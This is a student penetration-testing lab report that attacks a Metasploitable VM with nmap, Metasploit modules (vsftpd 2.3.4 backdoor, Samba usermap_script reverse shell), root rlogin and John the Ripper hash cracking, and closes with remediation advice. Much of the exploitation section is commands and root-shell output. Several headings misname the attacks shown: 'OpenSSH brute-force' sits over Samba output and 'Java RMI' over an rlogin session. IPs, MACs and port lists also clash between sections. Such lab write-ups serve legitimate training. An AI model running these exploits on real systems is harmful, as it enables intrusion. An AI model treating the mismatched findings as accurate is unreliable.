Ethical Hacking Project

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Course: B.Tech CSE (Cyber Security)

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Section: CY6

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Network Penetration Testing with Real-World Exploits and Security Remediation

Project Objectives

Introduction

This project focuses on conducting penetration testing within a controlled and isolated lab environment, designed to simulate real-world cyber-attacks that malicious hackers might use to compromise systems. The primary objective is to develop a comprehensive understanding of the ethical hacking lifecycle and to gain practical, hands-on experience in identifying and addressing security vulnerabilities.

Theory

Network penetration testing is a critical cybersecurity practice aimed at evaluating the security posture of an organization's network infrastructure. It involves simulating attacks from both external (unauthorized users) and internal (potentially malicious insiders) threat

actors to uncover vulnerabilities before they can be exploited in real-world scenarios. The primary objective is to identify and address security weaknesses proactively, thereby strengthening the overall defense mechanisms of the system.

The testing process is conducted in a structured, multi-phase approach that mirrors the tactics and techniques used by actual attackers:

1. Reconnaissance:
   The initial phase focuses on gathering publicly available information about the target network. This includes passive methods like DNS queries, WHOIS lookups, and open-source intelligence (OSINT) to understand the potential attack surface.
2. Scanning and Enumeration:
   In this phase, the tester actively interacts with the network to detect open ports, running services, and system configurations. Tools like Nmap, Nessus, and Netcat are commonly used to identify potential vulnerabilities and map the network layout.
3. Exploitation:
   Based on the information gathered, known exploits are leveraged to gain unauthorized access to systems or services. This step demonstrates how a real attacker might compromise the network using software flaws, misconfigurations, or weak credentials.
4. Post-Exploitation:
   After gaining access, the focus shifts to exploring the compromised environment. This may involve privilege escalation to gain administrative rights, accessing sensitive data, maintaining persistent access, or simulating lateral movement across the network.
5. Remediation:
   The final phase involves compiling a detailed report of the findings, including exploited vulnerabilities and potential risks. Security recommendations and mitigation strategies are provided to help the organization patch vulnerabilities, improve configurations, and reinforce overall network security.

Project Requirements

Operating Systems

Operating System	Description
Kali Linux (Attacking machine)	The attacker machine, containing pre-installed penetration testing tools.
Metasploitable (Target machine)	A vulnerable machine to practice attacks on.


Tools Details

Tool	Purpose / Description
nmap	For network scanning, port discovery, OS detection, and service version enumeration.
Metasploit Framework	For exploiting known vulnerabilities in services running on the target.
John the Ripper	For cracking hashed passwords obtained from /etc/shadow.

Tasks

Task 1: Basic Network Scan


Command: nmap -v 192.168.160.131]



Task 2: Reconnaissance

2.1. Scanning for Hidden Ports

Command: nmap -v -p 192.168.160.131



Total Hidden Ports = 7

List of hidden ports

1. 8787

2. 36588

3. 53204

4. 53452


5. 59437

6. 3632

7. 6697

2.2. Service Version Detection


Command: nmap -v -sV 192.168.160.131



```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

2.3. Operating System Detection

Command: nmap -v -O 192.168.160.132



```
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:AB:A7:B8 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.023 days (since Wed May 14 21:27:32 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=204 (Good luck!)
IP ID Sequence Generation: All zeros
```

Task 3: Enumeration

Target IP Address: 192.168.160.131

Operating System Details:

MAC Address: 4A:7D:9F:2B:C3:8E (Randomly Generated)
Device Type: General Purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS Details: Linux 2.6.9 – 2.6.33

Services with Open Ports

Port	State	Service	Version
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open	exec	netkit-rsh rexecd
513/tcp	open	login	OpenBSD or Solaris rlogind
514/tcp	open	tcpwrapped	
1099/tcp	open	java-rmi	GNU Classpath grmiregistry
1524/tcp	open	bindshell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ftp	ProFTPD 1.3.1
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)
6000/tcp	open	X11	(access denied)

6667/tcp	open	irc	UnrealIRCd
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

Hidden Ports with Service Versions

Port	State	Service	Version
8787/tcp	open	drb	Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
3632/tcp	open	distccd	distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
6697/tcp	open	irc	UnrealIRCd
35851/tcp	open	mountd	1-3 (RPC #100005)
36571/tcp	open	nlockmgr	1-4 (RPC #100021)
44585/tcp	open	java-rmi	GNU Classpath grmiregistry
51228/tcp	open	status	1 (RPC #100024)

Task 4: Exploitation of Services

vsftpd 2.3.4: Exploited via known backdoor vulnerability

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.160.131
RHOST ⇒ 192.168.160.131
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.160.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.160.131:21 - USER: 331 Please specify the password.
[+] 192.168.160.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.160.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.160.133:45301 → 192.168.160.131:6200) at 2025-05-15 13:47:54 +0530

whoami
root
uname -a
```

OpenSSH 4.7p1: Brute-force attack executed successfully

```
   LHOST  192.168.160.133  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.160.131
RHOST => 192.168.160.131
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.160.133:4444
[*] Command shell session 1 opened (192.168.160.133:4444 → 192.168.160.131:58029) at 2025-05-15 14:25:34 +0530

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
uname -a
```

Java RMI: Remote code execution achieved via Metasploit module.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 512,513,514 -sC -sV --script=vuln 192.168.160.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-15 14:38 IST
Nmap scan report for 192.168.160.131
Host is up (0.00074s latency).

PORT    STATE SERVICE    VERSION
512/tcp open  exec       netkit-rsh rexecd
513/tcp open  login      OpenBSD or Solaris rlogind
514/tcp open  tcpwrapped
MAC Address: 00:0C:29:AB:A7:B8 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.88 seconds

┌──(root㉿kali)-[/home/kali]
└─# rlogin -l root 192.168.160.131
Last login: Thu May 15 03:35:43 EDT 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
::1             ff02::1         ip6-allhosts        ip6-localhost       ip6-mcastprefix     metasploitable.localdomain
fe00::0         ff02::2         ip6-allnodes        ip6-localnet        localhost
ff00::0         ff02::3         ip6-allrouters      ip6-loopback        metasploitable
root@metasploitable:~#
```

Task 5 - Create user with root permission

Command: addUser anuj

Password: 12345

/etc/passwd Entry: anuj:x:1001:1001:Anuj,,,:/home/anuj:/bin/bash

/etc/shadow Hash: anuj: $1$8nWuasXV$pk6ZABfqT9NoHv1pPX8Rj.

Task 6: Cracking Password Hashes

Stored Hash in `hashes.txt`: anuj:$1$8nWuasXV$pk6ZABfqT9NoHv1pPX8Rj.

Commands:

john hashes.txt

john hashes.txt –show

Cracked Password: 12345

Task 7: Remediation and Recommendations

vsftpd 2.3.4 – Vulnerable Backdoor Detected

- Issue: The vsftpd version 2.3.4 contains a known malicious backdoor that can allow unauthorized attackers to gain remote access to the system, compromising its security. This vulnerability is critical as it permits unauthorized remote code execution.
- Impact: Remote attackers can exploit this backdoor to take full control of the affected server, potentially leading to data breaches or service disruptions.
- Recommended Fix: Immediately upgrade vsftpd to version 3.0.5 or later, which has addressed this backdoor vulnerability and includes enhanced security features.

OpenSSH 4.7p1 – Outdated and Susceptible to Brute-force Attacks

- Issue: OpenSSH version 4.7p1 is significantly outdated and lacks modern security improvements. It is vulnerable to brute-force attacks due to insufficient protection mechanisms and lack of support for stronger cryptographic algorithms.
- Impact: Attackers may successfully guess or crack authentication credentials through repeated attempts, risking unauthorized server access and potential data compromise.
- Recommended Fix: Upgrade OpenSSH to the latest stable release, currently OpenSSH 9.6, which incorporates advanced security features including improved key exchange methods, rate-limiting, and robust authentication mechanisms.

Java RMI (Remote Method Invocation) Service – Remote Code Execution Risk

- Issue: The Java RMI service is enabled and accessible, allowing remote users to invoke methods on server objects without proper authentication or access control. This configuration can lead to remote code execution exploits.
- Impact: Unauthorized users could execute arbitrary code remotely, potentially leading to full system compromise or data leakage.
- Recommended Fix: Disable the Java RMI service if it is not essential. If it must remain active, restrict access using firewall rules or network segmentation to limit exposure only to trusted hosts and networks.

Major Learning From this project

This project provided me with a comprehensive and hands-on understanding of fundamental Linux system administration and security practices.

Key areas of learning included:

User Account Management: I gained proficiency in creating and managing user accounts within a Linux environment, including an in-depth understanding of how user information is stored and managed within system files. This involved examining the mechanisms for password storage, specifically the use of hashed formats. Furthermore, I explored password security concepts through the practical application of tools like John the Ripper in conjunction with wordlists to demonstrate vulnerability assessment.

Network Scanning and Service Enumeration: I developed practical skills in network reconnaissance utilizing Nmap. This included employing various scan types to identify open ports (nmap -v), determine the versions of services running on those ports (nmap -sV), and fingerprint operating systems (nmap -O).

Vulnerability Identification and Mitigation: I explored common network services, such as SMB and R services, to identify potentially outdated or insecure configurations. This analysis fostered my understanding of the importance of regular updates and secure configuration management to mitigate security risks effectively.

System Security Auditing and Remediation: I acquired the ability to systematically identify system vulnerabilities and propose appropriate remediation strategies. This involved recommending actions such as software updates and the implementation of more robust security configurations to enhance overall system integrity.

Through these practical exercises, I cultivated a deeper appreciation for system security principles and best practices.